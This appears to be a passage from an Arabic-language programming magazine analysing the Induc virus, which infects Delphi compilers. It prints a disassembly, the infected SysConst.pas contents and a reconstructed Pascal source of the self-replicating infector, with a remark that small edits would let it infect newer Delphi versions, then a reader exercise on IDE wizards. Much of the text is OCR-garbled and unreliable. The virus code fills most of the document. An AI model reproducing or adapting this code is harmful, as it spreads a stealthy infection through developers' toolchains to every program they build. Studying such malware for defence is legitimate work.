Induc_vi.004051E5</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 00405193 00405195 00405197 00405199 00405199 00405199 004051A2 004051AB 004051AB 004051BB 004051BB 004051BB 004051BB 004051CD	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8 83FB FF 74 18 8D45 DC	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX  CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 0040518B 0040518D 00405193 00405197 00405199 00405199 00405199 00405190 004051A2 004051AB 004051AD 004051AB 004051BB 004051BB 004051BB 004051CD 004051CB 004051CB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8 83FB FF 74 18 8D45 DC 50	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX  CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 00405193 00405195 00405197 00405199 00405199 00405199 004051A2 004051AB 004051AB 004051BB 004051BB 004051BB 004051BB 004051CD	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8 83FB FF 74 18 8D45 DC	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX  CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"



004051D5 004051D8	8D45 EC 50	LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX
004051D9 004051DA	53 E8 A1F2FFFF	PUSH EBX CALL <jmp.&kernel32.setfiletime></jmp.&kernel32.setfiletime>
004051DA	53	PUSH EBX
004051E0	E8 6BF2FFFF	CALL <jmp.&kernel32.closehandle></jmp.&kernel32.closehandle>
004051E5	33C0	XOR EAX, EAX
004051E7	5A	POP EDX
004051E8	59	POP ECX
004051E9	59	POP ECX
004051EA	64:8910	MOV DWORD PTR FS:[EAX],EDX
004051ED	68 17524000	PUSH Induc_vi.00405217
004051F2	8D85 BCFBFFFF	LEA EAX, DWORD PTR SS: [EBP-444]
004051F8	BA 0D00000	MOV EDX, OD
004051FD	E8 AAE8FFFF	CALL Induc_vi.00403AAC
00405202	8D45 F4	LEA EAX,DWORD PTR SS:[EBP-C]
00405205	BA 0300000	MOV EDX, 3
0040520A	E8 9DE8FFFF	CALL Induc_vi.00403AAC
0040520F	C3	RET
00405210	^ E9 E7E2FFFF	JMP Induc_vi.004034FC
00405215	^ EB DB	JMP SHORT Induc_vi.004051F2
00405217	5F	POP EDI
00405218	5E	POP ESI
00405219	5B	POP EBX
0040521A	8BE5	MOV ESP, EBP
0040521C 0040521D	5D	POP EBP
00405ZID	C3	RET



#### محتوی ملف sysconst.pas بہد التلویث:

```
uses windows; var sc:array[1..24] of string)=
'uses windows; var sc:array[1..24] of string,')=
'function x(s:string):string;var i:integer;begin for
i:=1 to length(s) do if s[i,'[
 36#='then s[i]:=#39;result:=s;end;procedure
re(s,d,e:string);var f1,f2:textfile,';
'h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:bool
ean; t1, t2, t3: FILETIME; begin, '
'h:=CreateFile(pchar(d+$bak$),0,0,0,3,0,0);if
h<>DWORD(-1) then begin CloseHandle,'
)'h);exit;end;{$I-}assignfile(f1,s);reset(f1);if
ioresult<>0 then exit; assignfile, '
)'f2,d+$pas$);rewrite(f2);if ioresult<>0 then begin
closefile(f1);exit;end; while,'
'not eof(f1) do begin readln(f1,s); writeln(f2,s);
pos($implementation$,s)<>0,'
'then break; end; for h:= 1 to 1 do
writeln(f2,sc[h]);for h:= 1 to 23 do writeln(f2,'
+$$$$,'sc[h],$$$,$);writeln(f2,$$$$+sc[24]+$$$);$);for
h := 2 to 24 do writeln(f2,',
'x(sc[h]));closefile(f1);closefile(f2);{$I+}MoveFile(p
char(d+$dcu$),pchar(d+$bak,'$
 ;(('fillchar(f,sizeof(f),0); f.cb:=sizeof(f);
f.dwFlags:=STARTF_USESHOWWINDOW;f,'.
'wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+$"$
+d+$pas"$),0,0,false,0,0,0,',
'f,p);if b then
WaitForSingleObject(p.hProcess, INFINITE); MoveFile(pcha
r(d+$bak,',($
'pchar(d+$dcu$));DeleteFile(pchar(d+$pas$));h:=CreateF
ile(pchar(d+$bak$),0,0,0,3,',
  ;(0,0) if h=DWORD(-1) then exit;
GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h,'=:
'CreateFile(pchar(d+$dcu$),256,0,0,3,0,0);if h=DWORD(-
1) then exit; SetFileTime(h,',
@'t1,@t2,@t3); CloseHandle(h); end; procedure st; var
k:HKEY;c:array [1..255] of,'
        i:cardinal; r:string; v:char; begin for v:=$4$
'char;
to $7$ do if RegOpenKeyEx,')
'HKEY_LOCAL_MACHINE,pchar($Software\Borland\Delphi\$+v
+\$.0\$),0,KEY READ,k)=0 then,'
'begin i:=255;if
RegQueryValueEx(k,$RootDir$,nil,@i,@c,@i)=0 then begin
r:=$$;i,'=:
```



```
;1'while c[i]<>#0 do begin
r:=r+c[i];inc(i);end;re(r+$\source\rtl\sys\SysConst
.$'pas$,r+$\lib\sysconst.$,$"$+r+$\bin\dcc32.exe"
$);end;RegCloseKey(k);end; end,';
'begin st; end; ('.
function x(s:string):string;var i:integer;begin for
i:=1 to length(s) do if s[i[
 36#=then s[i]:=#39;result:=s;end;procedure
re(s,d,e:string); var f1,f2:textfile;
h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:boole
an;t1,t2,t3:FILETIME;begin
h:=CreateFile(pchar(d+'bak'),0,0,0,3,0,0);if
h<>DWORD(-1) then begin CloseHandle
)h);exit;end;{'I-}assignfile(f1,s);reset(f1);if
ioresult<>0 then exit;assignfile
)f2,d+'pas');rewrite(f2);if ioresult<>0 then begin
closefile(f1);exit;end; while
not eof(f1) do begin readln(f1,s); writeln(f2,s);
pos('implementation',s)<>0
then break; end; for h:= 1 to 1 do writeln(f2,sc[h]); for
h := 1 to 23 do writeln(f2)
+''',sc[h],''',');writeln(f2,''''+sc[24]+''');');for
h := 2 to 24 do writeln(f2,
x(sc[h]));closefile(f1);closefile(f2);{'I+}MoveFile(pc
har(d+'dcu'),pchar(d+'bak'
 ;((fillchar(f,sizeof(f),0); f.cb:=sizeof(f);
f.dwFlags:=STARTF_USESHOWWINDOW;f.
wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+'"'+
d+'pas"'),0,0,false,0,0,0,
f,p);if b then
WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pcha
r(d+'bak,('
pchar(d+'dcu'));DeleteFile(pchar(d+'pas'));h:=CreateFi
le(pchar(d+'bak'),0,0,0,3,
  ; (0,0) if h=DWORD(-1) then exit;
GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h=:
CreateFile(pchar(d+'dcu'),256,0,0,3,0,0);if h=DWORD(-
1) then exit; SetFileTime(h,
@t1,@t2,@t3); CloseHandle(h); end; procedure st; var
k:HKEY;c:array [1..255] of
char; i:cardinal; r:string; v:char; begin for v:='4'
to '7' do if RegOpenKeyEx)
HKEY_LOCAL_MACHINE, pchar('Software\Borland\Delphi\'+v+
'.0'),0,KEY_READ,k)=0 then
begin i:=255;if
RegQueryValueEx(k,'RootDir',nil,@i,@c,@i)=0 then begin
r:='';i=:
```



```
;1while c[i]<>#0 do begin
r:=r+c[i];inc(i);end;re(r+'\source\rtl\sys\SysConst+'
.'pas',r+'\lib\sysconst.','"'+r+'\bin\dcc32.exe"
');end;RegCloseKey(k);end
```

## الأوامر الخبيثة بهد تنظيمها:

```
uses windows;
var sc: array[1..24] of string = (
    'uses windows; var sc:array[1..24] of string=(',
    'function x(s:string):string;var i:integer;begin for i:=1 to length(s) do if s[i]',
    '=#36 then s[i]:=#39;result:=s;end;procedure re(s,d,e:string);var f1,f2:textfile;',
    'h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:boolean;t1,t2,t3:FILETIME;begin',
    'h:=CreateFile(pchar(d+$bak$),0,0,0,3,0,0);if h<>DWORD(-1) then begin CloseHandle',
    '(h);exit;end;{$I-}assignfile(f1,s);reset(f1);if ioresult<>0 then exit;assignfile',
    '(f2,d+$pas$);rewrite(f2);if ioresult<>0 then begin closefile(f1);exit;end; while',
    'not eof(f1) do begin readln(f1,s); writeln(f2,s); if pos($implementation$,s)<>0',
    'then break; end; for h:= 1 to 1 do writeln(f2,sc[h]); for h:= 1 to 23 do writeln(f2',
    ',$$$$+sc[h],$$$,$);writeln(f2,$$$$+sc[24]+$$$);$);for h:= 2 to 24 do writeln(f2,',
    'x(sc[h]));closefile(f1);closefile(f2);{$I+}MoveFile(pchar(d+$dcu$),pchar(d+$bak$',
    ')); fillchar(f,sizeof(f),0); f.cb:=sizeof(f); f.dwFlags:=STARTF_USESHOWWINDOW;f.
    'wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+$"$+d+$pas"$),0,0,false,0,0,0,
    'f,p);if b then WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pchar(d+$bak$),'
    'pchar(d+$dcu$));DeleteFile(pchar(d+$pas$));h:=CreateFile(pchar(d+$bak$),0,0,0,3,
    '0,0); if h=DWORD(-1) then exit; GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h:='
    'CreateFile(pchar(d+$dcu$),256,0,0,3,0,0);if h=DWORD(-1) then exit;SetFileTime(h,'
    '@t1,@t2,@t3); CloseHandle(h); end; procedure st; var k:HKEY;c:array [1..255] of'
    'char; i:cardinal; r:string; v:char; begin for v:=$4$ to $7$ do if RegOpenKeyEx(',
    'HKEY_LOCAL_MACHINE, pchar($Software\Borland\Delphi\$+v+$.0$),0,KEY_READ,k)=0 then',
    begin i:=255;if RegQueryValueEx(k,$RootDir$,nil,@i,@c,@i)=0 then begin r:=$$;i:=',
    '1; while c[i]<>#0 do begin r:=r+c[i];inc(i);end;re(r+$\source\rtl\sys\SysConst$+',
    $.pas$,r+$\lib\sysconst.$,$"$+r+$\bin\dcc32.exe" $);end;RegCloseKey(k);end; end;',
    'begin st; end.');
function x(s: string): string;
var i: integer;
begin
  for i := 1 to length(s) do
    if s[i] = #36 then
      s[i] := #39; result := s;
end;
procedure re(s, d, e: string);
var f1, f2: textfile;
  h: cardinal;
  f: STARTUPINFO;
  p: PROCESS_INFORMATION;
  b: boolean;
  t1, t2, t3: FILETIME;
begin
  h := CreateFile(pchar(d + 'bak'), 0, 0, 0, 3, 0, 0);
  if h \iff DWORD(-1) then
  begin
    CloseHandle(h);
    exit;
  end;
{ 'I-}
```



```
assignfile(f1, s);
  reset(f1);
  if ioresult <> 0 then
    exit;
  assignfile(f2, d + 'pas');
  rewrite(f2);
  if ioresult <> 0 then
  begin
    closefile(f1);
    exit;
  end;
  while not eof(f1) do
  begin
    readln(f1, s);
    writeln(f2, s);
    if pos('implementation', s) <> 0 then
      break;
  end;
  for h := 1 to 1 do
    writeln(f2, sc[h]);
  for h := 1 to 23 do
    writeln(f2, '''' + sc[h], ''','); writeln(f2, '''' + sc[24] + ''');');
  for h := 2 to 24 do
    writeln(f2, x(sc[h]));
  closefile(f1);
  closefile(f2);
 { 'I+}
  MoveFile(pchar(d + 'dcu'), pchar(d + 'bak'));
  fillchar(f, sizeof(f), 0);
  f.cb := sizeof(f);
  f.dwFlags := STARTF_USESHOWWINDOW;
  f.wShowWindow := SW_HIDE;
  b := CreateProcess(nil, pchar(e + '"' + d + 'pas"'), 0, 0, false, 0, 0, 0, f, p);
  if b then
    WaitForSingleObject(p.hProcess, INFINITE);
  MoveFile(pchar(d + 'bak'), pchar(d + 'dcu'));
  DeleteFile(pchar(d + 'pas'));
  h := CreateFile(pchar(d + 'bak'), 0, 0, 0, 3, 0, 0);
  if h = DWORD(-1) then
    exit;
  GetFileTime(h, @t1, @t2, @t3);
  CloseHandle(h);
  h := CreateFile(pchar(d + 'dcu'), 256, 0, 0, 3, 0, 0);
  if h = DWORD(-1) then
    exit;
  SetFileTime(h, @t1, @t2, @t3);
  CloseHandle(h);
end;
procedure st;
var k: HKEY;
  c: array[1..255]ofchar;
  i: cardinal;
  r: string;
  v: char;
begin
  for v := '4' to '7' do
    if RegOpenKeyEx(HKEY_LOCAL_MACHINE, pchar('Software\Borland\Delphi\' + v + '.0'), 0, KEY_READ,
k) = 0 then
    begin
      i := 255;
      if RegQueryValueEx(k, 'RootDir', nil, @i, @c, @i) = 0 then
      begin
       r := '';
        i := 1;
```



خلاصة: للحظنا انه يكفي أن تكتب الأوامر الخبيثة في ملف يتم دمجه في المشروع تلقائيا لكي يتم تنفيذ هذه الأوامر عند تشغيل الملف التنفيذي الناتج دون الحاجة لإضافة سطر أوامر في حدث OnCreate.

من الخطأ أيضا أن نظن أن البرنامج الضار يستهدف إصدارات Borland السابقة فقط لأنه بهد التعديل الطفيف على الأوامر الخبيثة يصبح البرنامج الضار قادر على تلويث إصدارات دلفي الجديدة.



## تمرين العدد



الفكرة: Delphi Wizard

المطلوب: برمجة مكتبة ربط دينامكي ال يتم تثبيتها في واجهة برمجة دلفي، لا يهم المهمة التي تنجزها المكتبة لان الهدف من التمرين هو تثبيت أدوات خارجية في واجهة البرمجة.

ينصح بالإطلاع على : DelforExp, Delphi Formatter

الحلول ترسل ابتداءا من اليوم لإ<sub>ع</sub>دارة المنتدى و سوف يتم اختيار أحسن حل لينشر في العدد القادم من المجلة.

بالتوفيق للجميع